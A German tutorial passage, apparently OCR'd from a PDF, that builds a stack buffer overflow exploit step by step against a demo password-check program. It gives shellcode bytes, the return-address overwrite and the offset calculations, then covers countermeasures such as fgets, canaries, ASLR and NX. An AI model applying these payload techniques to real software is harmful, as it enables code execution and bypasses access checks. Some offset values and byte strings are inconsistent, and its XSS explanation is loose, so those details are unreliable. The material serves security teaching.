
Den Schad-Code müssen wir nun iterativ entwickeln. Wir haben dabei gleich ein paar kleine Probleme zu lösen. Zum einen wissen wir nachher nicht, wohin genau wir nach der Ausgabe des Grußes springen müssen, denn die Adresse muss relativ angegeben werden. Das müssen wir also ausmessen. Zum anderen macht uns der Opcode „x00“ Ärger. Wir brauchen die „x00“, weil die Adressen mit einem „x00“ anfangen. Dummerweise ist das aber auch das Zeichen zum Beenden eines Strings und der Schad-Code wird dann beim Copy & Paste bei Auftreten des ersten „x00“ abgeschnitten. Wir behelfen uns zunächst einmal damit, dass wir den Rumpfcode anstelle mit „x00“ mit einem „x01“ beschreiben und uns nach dem Einschleusen des Codes direkt den Speicher anschauen, um die Adresse der Zeichenkette zu ermitteln (hier erst einmal mehr oder weniger geraten 0x28ff50) und die Sprungdistanz auszumessen. Folgender Code dient uns im ersten Schritt als Dummy:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main() {
   char pipe[] ="0123456789ABCDEFGHIJKL"     // Füllmaterial bis EBP eingabe()
            "\x90\x90\x90\x90"               // Reserve - NOP Sledge
            "\xc7\x04\x24\x50\xff\x28\x01"   // Hier beginnt der
            //eigentliche Schad-Code movl  0x28ff50, (%esp); Adresse text
            "\xe8\xe0\x1c\x17\x01"           // call puts
            "\x90\xb8\\x8c\x13\x40\x01"      // mov eax, 0x40138c (verbogen)
            "\xff\xe0"                       // jmp eax
            "\x90\x90\x90\x90"               // Reserve
            "Hallo_Du_genialer_Hacker!\x00";// Das Ziel!
   fwrite(pipe, 1, sizeof(pipe), stdout);
   return 0;
}
```

Dieser liefert folgenden Schad-Code, den wir nun einschleusen:

```
0123456789ABCDEFGH(ÿ(_0ÿ(_012345678901234567891234hÿ(_¹_@_????
????Ç_$Pÿ(_èà___?¸¹_@_ÿà????Hallo_Du_genialer_Hacker!_
```

Dies ergibt im nächsten Step folgenden Speicherinhalt:



Erste Erkenntnis: Die Zeichenkette beginnt bei `0x0028ff50` (gelbe Markierung). Wir haben also richtig geraten ;-). Die geretteten Werte (grün) sitzen auch an den richtigen Stellen (haben allerdings noch eine führende „x01“ anstelle der richtigen „x00“. Man erkennt die NOPs (hier „x3F“, die aber eigentlich „x90“ sein müssten – Hier stimmt also noch etwas mit der Codierung nicht) und den eigentlichen Schad-Code (rot). Das könnte funktionieren, wenn wir nun das Problem mit dem „x00“ lösen.


Im fertigen Exploit-Generator ist die Lösung recht einfach. Wir geben unseren Schad-Code mit dem Pipe-Operator „>“ (Umleitung der Ausgabe) anstatt auf der Konsole in eine Datei (z.B. hex.txt) aus. Dann starten wir das Opferprogramm auf der Kon-

sole (DOS-Box) und übergeben die Datei `hex.txt` als Input an das Opfer (`bufferoverflow.exe < hex.txt`). Das hat zum jetzigen Zeitpunkt aber den Nachteil, dass wir unseren Schad-Code nicht in Eclipse debuggen und zu Ende entwickeln können. Wir müssten ihn „blind“ entwickeln. Das hilft Ihnen sicherlich nicht bei der Nachvollziehbarkeit und daher erlauben wir uns, einen kleinen Trick anzuwenden.

Wir modifizieren das Opferprogramm temporär und bauen den Schad-Code als globale[vi] Variable (Zeile 10-25) direkt in den Quell-Code ein. Als unsichere Funktion nutzen wir hierbei nicht `gets`, sondern kopieren ohne zu prüfen, ob die zulässige Zeichenzahl für den Zielstring überschritten wird, den Schad-Code einfach Zeichen für Zeichen in `puffer` (Zeile 42). Die `gets`-Funktion legen wir zeitweise still (Zeile 44). Zusätzlich haben wir noch eine Ausgabe der Variablen `puffer` eingebaut, damit wir prüfen können, was als Passwort übergeben bzw. verglichen wurde (zumindest die ersten 6 Zeichen – siehe Zeile 55 und 59):


```c
/*
 * bufferoverflow.c
 * Author: Thomas Käfer
 * Purpose: Demo Bufferoverflow
 */

#include <stdio.h>                              // Einbinden der benötigten Bibliotheken
#include <stdlib.h>
#include <string.h>
char pipestr[] =    "0123456789ABCDEFGH"        // 18 Zeichen Füllmaterial bis EBP eingabe()
                    "\x28\xff\x28\x00"          // EBP von eingabe() sichern
                    "\x30\xff\x28\x00"          // Verbiegen des EIP auf den Schadcode (ehemals Rücksprung in main())
                    "01234567890123456789234"   // 24 Zeichen Füllmaterial für Stack main()
                    "\x68\xff\x28\x00"          // EBP main() retten
                    "\xB9\x10\x40\x00"          // Rücksprungadresse in BS retten
                    "\x90\x90\x90\x90"          // Reserve - NOP Sledge (eigentlich überflüssig)
                    "\x90\x90\x90\x90"          // Reserve
                    "\xc7\x04\x24\x50\xff\x28\x00"  // Hier beginnt der eigentliche Schadcode movl  0x28ff50, (%esp); Adresse text
                    "\xe8\xe0\x1c\x17\x00"      // call puts
                    "\x90\xb8\xb9\x10\x40\x00"  // mov    eax, Rücksprung ins Betriebssytem oder 0x40138c (Verbogene Adresse)
                    "\xff\xe0"                  // jmp eax
                    "\x90\x90\x90\x90"          // Reserve
                    "Hallo_Du_genialer_Hacker!\x00";// Das Ziel!
int laenge=116;                                 // Länge des Schadcodes
int i=0;                                        // Zähler für das zeichenweise Kopieren des Schadcodes in puffer

void zugang_erteilt (void) {
    puts ("Zugang erteilt!\n");                 // Ausgabe auf der Console "Zugang erteilt!" - gleichbedeutetnd mit irgendeiner sinnvollen Aktion
    fflush(stdout);                             // Freigabe des Ausgabe-Puffers in eclipse (Eigenart von eclipse)
}

void zugang_verweigert (void) {
    puts ("Zugang verweigert!\n");              // Ausgabe auf der Console "Zugang verweigert!" - gleichbedeutetnd mit irgendeiner sinnvollen Aktion
    fflush(stdout);                             // Freigabe des Ausgabe-Puffers in eclipse (Eigenart von eclipse)
}

void eingabe(void) {
    char puffer[6]="------";                    // Variable puffer zur Aufnahme der Benutzereingabe - auf max. 6 Zeichen dimensioniert (Designfehler)
    int check=4711;                             // Variable zur Verarbeitung des Zugangs zu den Unterfunktionen

    puts ("Bitte geben Sie Ihr Passwort ein: \n");  // Ausgabe auf der Console mit Aufforderung zur Passworteingabe
    for (i=0; i < laenge; i++) puffer[i]=pipestr[i];
    fflush(stdout);                             // Freigabe des Ausgabe-Puffers in eclipse (Eigenart von eclipse)
    //gets (puffer);                                 // unsichere Funktion, da keine Abfrage erfolgt, ob Anzahl der eingegebenen
                                                // Zeichen (hier 6) den reservierten Speicherplatz auf dem Stack übersteigt;
                                                // provoziert Pufferüberlauf; besser: Verwendung von fgets(puffer, 6, stdin);
    if(strcmp(puffer, "geheim") == 0) {         // Designfehler: Zu vergleichendes Password steht als Klartext im Code; Kann somit leicht durch
                                                // Disassemblen bzw. Debuggen ausgelesen werden;
        check=1;                                // wenn Eingabe (puffer) gleich "geheim" ist, dann "1" zurückgeben
        }
    else {
        check=0;                                // wenn Eingabe (puffer) ungleich "geheim" ist, dann "0" zurückgeben
        }
    if(check == 0) {
        puts (puffer);
        zugang_verweigert();                    // check ist 0 und damit wird Funktion zugang_verweigert aufgerufen
        }
    else {
        puts (puffer);
        zugang_erteilt();                       // check ist nicht 0 (also z.B. 1) und damit wird Funktion zugang_erteilt aufgerufen
```

Das ergibt folgenden Speicherinhalt:



Nun stimmen auch die Codes für die NOPs (x90) und die Adressen beginnen mit „00“ statt „01“. Wenn wir nun aber im Debug-Modus über den Punkt hinausspringen, an dem der Rücksprung aus `zugang_verweigert()` in `eingabe()` bzw. zurück nach `main()` erfolgen soll, bleibt unser Debugger mit einer Fehlermeldung hängen. Unsere Rücksprungadresse (relativ) in den Schad-Code ist also noch nicht korrekt ausgemessen.

Wir müssen daher zum weiteren Debuggen, kurz bevor wir aus `zugang_verweigert()` zurückspringen, in den sogenannten Instruction-Stepping-Mode (siehe roten Pfeil) schalten und auf Assemblerebene den Code Schritt für Schritt prüfen:




Man erkennt im Disassembly nun jeden einzelnen Assembler-Befehl. In der Abbildung des Debug-Modus im Stepping-Mode ist der Programmzeiger beim ersten NOP-Befehl angelangt (blauer Pfeil).

Mit ein paar Steps weiter trifft man dann auf den Schad-Code:

```
0028ff37:    nop
0028ff38:    movl $0x28ff50,(%esp)
0028ff3f:    call 0x401c24 <_cexit+4>
0028ff44:    nop
0028ff45:    mov $0x4010b9,%eax
0028ff4a:    jmp *%eax
0028ff4c:    nop
0028ff4d:    nop
0028ff4e:    nop
```

Die grün markierte Zeile wird noch korrekt ausgeführt, aber bei der rot markierten Zeile gibt es ein Problem. Hier haben wir offenbar etwas falsch gemacht, denn hier müsste eigentlich der Aufruf `call puts` stehen.

Wir haben also offenbar die relative Adresse falsch berechnet. Eigentlich haben wir das noch gar nicht gemacht und daher holen wir das jetzt nach. Dazu suchen wir im Disassembly nach dem Befehl `puts` (gesuchten Begriff einfach in das mit dem Pfeil markierte Eingabefeld eintippen):



Wir werden an Adresse `0x00401c38` fündig. Jetzt müssen wir die Differenz aus dieser Adresse `0x00401c38` und der Adresse des nächsten Befehls nach dem puts-Aufruf (siehe graue Markierung in obiger Abbildung) `0x0028ff44` bilden. Der Windows-Taschenrechner liefert als Ergebnis `0x171CF4`. Diesen Wert müssen wir nun in unserem Schad-Code als Aufruf für `puts` austauschen. Der nächste Versuch zeigt den Erfolg:

```
0028ff36:    nop
0028ff37:    nop
0028ff38:    movl $0x28ff50,(%esp)
0028ff3f:    call 0x401c38 <puts>
0028ff44:    nop
0028ff45:    mov $0x4010b9,%eax
0028ff4a:    jmp *%eax
0028ff4c:    nop
```

Auf der Konsole wird folgendes ausgegeben:

```
Bitte geben Sie Ihr Passwort ein:
012345
Zugang verweigert!
Hallo_Du_genialer_Hacker!
```

Anstatt nun mit `mov $0x4010b9, %eax` sauber zurück ins Betriebssystem zu springen, wollen wir als Krönung unserer Attacke nun noch den Sprung in die verbotene Funktion schaffen.

Daher tauschen wir im Schad-Code die Zeile `\x90\xb8\xb9\x10\x40\x00` gegen `\x90\xb8\x8c\x13\x40\x00` aus.

Das liefert dann folgende Ausgabe:

```
Bitte geben Sie Ihr Passwort ein:

012345
Zugang verweigert!

Hallo_Du_genialer_Hacker!
Zugang erteilt!
```


Jetzt können wir die Sektkorken knallen lassen und stören uns nicht daran, dass das Programm danach abstürzt, weil ja nach Beendigung der Funktion `zugang_erteilt()` ein korrupter Stack vorgefunden wird. Wenn man das jetzt auch noch schön machen möchte, wäre ein Ansatz, anstatt einen Sprung in die Funktion `zugang_erteilt()` auszuführen, einen `call`-Aufruf zu programmieren. Das sparen wir uns hier aber.

Nun übertragen wir unseren Schad-Code (siehe Anhang 0) in das Hilfsprogramm zur Ausgabe des Exploits auf der Konsole

und versuchen, unseren so entwickelten Schad-Code in das ursprüngliche Programm über die Konsole einzuschleusen.


Dazu wird die Ausgabe des Exploit-Generators in eine Datei (`hex.txt`) umgeleitet und über die Konsole in unser Opferprogramm eingelesen.

Den Schad-Code kann man z.B. mit einem Hex-Editor sichtbar machen:



Mit einer kleinen Modifikation funktioniert dann auch die Einschleusung des Schad-Codes in das ursprüngliche Programm. Die Modifikation besteht darin, dass der Abstand zum `puts`-Befehl neu ausgemessen werden muss.

Die `puts`-Routine liegt nun an `0x00401c38` und daher ist der relative Sprung `0x171cc4` Bytes weit, was im Schad-Code für das Originalprogramm zu berücksichtigen ist.



Auch hier besteht der Schönheitsfehler, dass das Programm nach dem illegalen Aufruf der Funktion `zugang_erteilt()` abstürzt. Das nehmen wir hin.


Ausblick und Portierung des Schad-Codes

Nun haben wir nur ein ganz simples Programm ohne jegliche Funktion angegriffen, aber es sollte nicht schwerfallen, wenn man sich nun vorstellt, was man mit einer echten in Betrieb befindlichen Anwendung anstellen kann. Gerade wenn diese Software dann auf einem öffentlich zugänglichen Server im Internet läuft, ist die Gefahr groß, dass ein Angriff tatsächlich auch einen Schaden anrichtet. Das kann das gezielte Abschalten eines Dienstes zur Folge haben (Denial of Service-Attacke – kurz DoS) oder sogenannte Cross-Site-Scripting-Angriffe auslösen. Hierbei wird durch Ausnutzen einer Schwachstelle bei einer Benutzereingabe (z.B. einem Formularfeld) versucht, Schad-Code einzuschleusen, der dann den Server angreift oder über diesen auf nachfolgend angemeldete Clients (andere Anwender) übertragen wird.

Stellen Sie sich z.B. vor, auf einer Website ist ein Eingabefeld vorhanden, welches Eingaben in praktisch beliebiger Länge und

mit beliebigen Zeichen ungeprüft zulässt. Dieses Formularfeld wird nach Absenden des Formulars per POST[vii]- oder GET[viii]-Methode an den Server übertragen. Prüft dieser die Variableninhalte nun ebenfalls nicht ab, so könnte Schad-Code über einen vergleichbaren Weg, wie in unserem ausführlich besprochenen Beispiel, in den Server eingeschleust werden.

Dieser führt dann den Schad-Code ggf. automatisch aus, öffnet dem Angreifer Tür und Tor für die Übernahme des Systems oder führt beispielsweise Datenbankabfragen und Datenbankmanipulationen durch. Der Schaden kann dann immens sein. Dabei ist es so einfach, ein Formularfeld auf zulässige Zeichen und eine maximale Eingabelänge zu begrenzen (nicht „Max. Länge“ mit „Breite (in Zeichen)“ verwechseln):



Das bewirkt dann der durch den Editor hinterlegte Validierungs-Code:

```
<p align="center"><font face="Arial">Eingabefeld</font>
<!--webbot bot="Validation" S-Data-Type="String" B-Allow-
Letters="TRUE" B-Allow-Digits="TRUE" B-Value-Required="TRUE"
I-Minimum-Length="3" I-Maximum-Length="30" -->
          <input type="text" name="Eingabefeld" size="20" max-
length="30"></p>
```

Gegenmaßnahmen

Der Angriff bzw. die Entwicklung des Schad-Codes ist beim ersten Mal recht aufwändig und man stolpert schon einmal über die eine oder andere Eigenart des Entwicklungs-oder Betriebssystems. Und natürlich ist der hier gezeigte Ansatz eher akademischer Natur, da man als Angreifer oft keinen Zugriff auf den Quellcode hat. Aber selbst das ist manchmal gegeben (man denke an Open-Source-Projekte) und letztlich kein Hinderungsgrund, denn es gibt fertige Toolkits, die Software systematisch nach Schwachstellen und unsicheren Funktionen abscannen und diverse Angriffsversuche starten. Der Schad-Code ist dabei so robust und universell geschrieben, dass man sich als Angreifer keine Sorgen mehr über verschobene Adressen oder den genauen Stack-Aufbau machen muss. Das macht alles das Exploit-Entwicklungskit.

Grundlegende Gegenmaßnahmen

Die wirksamsten Gegenmaßnahmen greifen bereits bei der Software-Entwicklung und Programmierung. Jeder Programmierer sollte sich Gedanken über die Sicherheit des von ihm entwickelten Programms machen und die mittlerweile als unsicher geltenden Funktionen konsequent meiden. Es gibt keinen Grund, eine `gets`-Funktion in ein C-Programm einzubauen, da diese – wie gezeigt – die Länge der eingegebenen Zeichen nicht prüft und leicht zu einem Pufferüberlauf führt. Stattdessen muss man sichere Funktionen benutzen. Hier wäre das sichere Pendant die Funktion `fgets ([ziel], [quelle], [anzahlzeichen])`, die maximal nur die mit dem Parameter `[anzahlzeichen]` festgelegten Zeichenzahl aus der Quelle (z.B. `stdin`) einliest und in die Zielvariable `[ziel]` schreibt. Ist hierbei die Zielvariable dann doch wieder kleiner dimensioniert als der Wert `[anzahlzeichen]`, ist dem Programmierer auch nicht zu helfen. Dann soll er das Programmieren lieber lassen. Weitere unsichere C-Funktionen sind beispielsweise `strcpy`, `memcpy` oder `fscan`, die allesamt nicht prüfen, ob die Quelle ins Ziel passt.

Google hilft dabei weiter, unsichere Funktionen entsprechend der verwendeten Programmiersprache zu finden und welche Routinen ersatzweise einzusetzen sind. Am besten man streicht die unsicheren Befehle direkt aus seinem Sprachschatz!

Canary, Magic Numbers, ASLR und Stack-Execution-Bit

Da die dummen Programmierer nicht aussterben und auch den Betriebssystemherstellern bewusst ist, dass man mit dem Stack Unsinn betreiben kann, hat man verschiedene Schutzmechanismen entwickelt, die je nach System implementiert sind. So werden durch die sogenannte Canary-Funktion (Kanarienvogel) spezielle „Magic Numbers“ (also bestimmte Bitmuster) auf dem Stack abgelegt. Wird der Stack von Schad-Code überschrieben, so werden i.d.R. auch diese „Magic Numbers“ zerstört. Prüfroutinen des Betriebssystems erkennen das und schlagen Alarm bzw. beenden das Programm. Der Angreifer muss also entweder Glück haben, dass er die „Magic Numbers“ nicht versehentlich überschreibt oder er sorgt dafür, dass er diese ggf. rettet und als Füllmaterial präzise an die Stelle schreibt, an der sie ursprünglich gelegen haben. Da viele Angriffsversuche darauf bauen, dass auf dem Stack immer wieder die gleichen Muster an den gleichen Stellen zu finden sind, hilft die sogenannte „Address Space Layout Randomization (ASLR)“, die bei jedem Ausführen des Programms den Stack an verschiedenen Speicheradressen ablegt.
Eine weitere Maßnahme ist das Kennzeichnen des Stacks als „nicht-ausführbar“ (non-executable). Dies verhindert, dass bestimmte Bereiche des Stacks als ausführbarer Programmcode interpretiert werden (was unseren Angriff ja erst ermöglicht hat). Das Setzen des NX-Bits ist daher eine wirksame Methode zu Verhinderung der Ausführung von Schad-Code. Manche dieser Mechanismen sind zwar standardmäßig im Betriebssystem aktiviert, müssen jedoch vom Programmierer bei der Software-Erstellung explizit unterstützt werden. Zu Testzwecken kann man diese Mechanismen z.B. mit dem „Enhanced Mitigation Experience Toolkit (EMET)“ [ix] von Microsoft abschalten.

Ausreichende Dimensionierung der Variablen

Anhand der gezeigten Beispiele sollte klar geworden sein, dass ein Hauptgrund für die Angriffsmöglichkeit in der unzureichenden Dimensionierung der Variablen (im Beispiel die String-Variable `puffer`) gelegen hat. Wäre z.B. die Variable `puffer` als `char[255]` angelegt worden, wäre der gesamte Schad-Code in `puffer` gelandet und hätte keinen Schaden anrichten können.

Begrenzung der Eingabelänge

Das allein ist natürlich kein Schutz, denn wenn man 255 Füllzeichen eingibt und darauf den Schad-Code folgen lässt, ist das Kind wieder in den Brunnen gefallen. Wichtig ist daher, immer zu prüfen, ob eine Eingabe oder Quelle speichertechnisch in das Ziel passt – sprich maximal so groß ist wie das Ziel. Das kann man durch Abfragen der Länge einer Variablen oder eines Eingabefeldes i.d.R. sehr einfach bewerkstelligen (siehe Kapitel 0).

Begrenzen Sie daher in Ihren Programmen und Formularen die Länge von Eingaben bzw. Eingabefeldern auf sinnvolle Werte. Bitte dabei auch nicht zu knapp dimensionieren, denn so sind das Jahr 2000-Problem und die Aufwände bei der Umstellung von 4 auf 5 Stellen bei der Postleitzahl nach der Wiedervereinigung entstanden.

Prüfen auf unzulässige Zeichen

Ein wesentlicher Schutz vor Einschleusen von Schad-Code besteht darin, eingegebene Zeichen vor deren Weiterverarbeitung oder Speicherung auf den zulässigen Zeichenvorrat zu beschränken. Wenn sie z.B. nur Buchstaben und Zahlen als Eingabe erwarten (benötigen), dann sollten Sie alle anderen Zeichen herausfiltern. Dadurch erschweren Sie das Einschleusen von Schad-Code erheblich, da hierfür i.d.R. auch Zeichen benötigt werden, die außerhalb der üblichen, druckbaren ASCII-Zeichen liegen.

Boundary-Checks

Es kann zudem nie schaden, zu prüfen, ob in Schleifen oder Arrays die zulässigen Grenzen (Dimensionierungen bzw. Wertebereiche) eingehalten werden bzw. was passiert, wenn man ganz kleine, ganz große, negative Werte oder Sonderzeichen eingibt. Ist Ihre Software robust gegen Falscheingaben und Extremwerte?

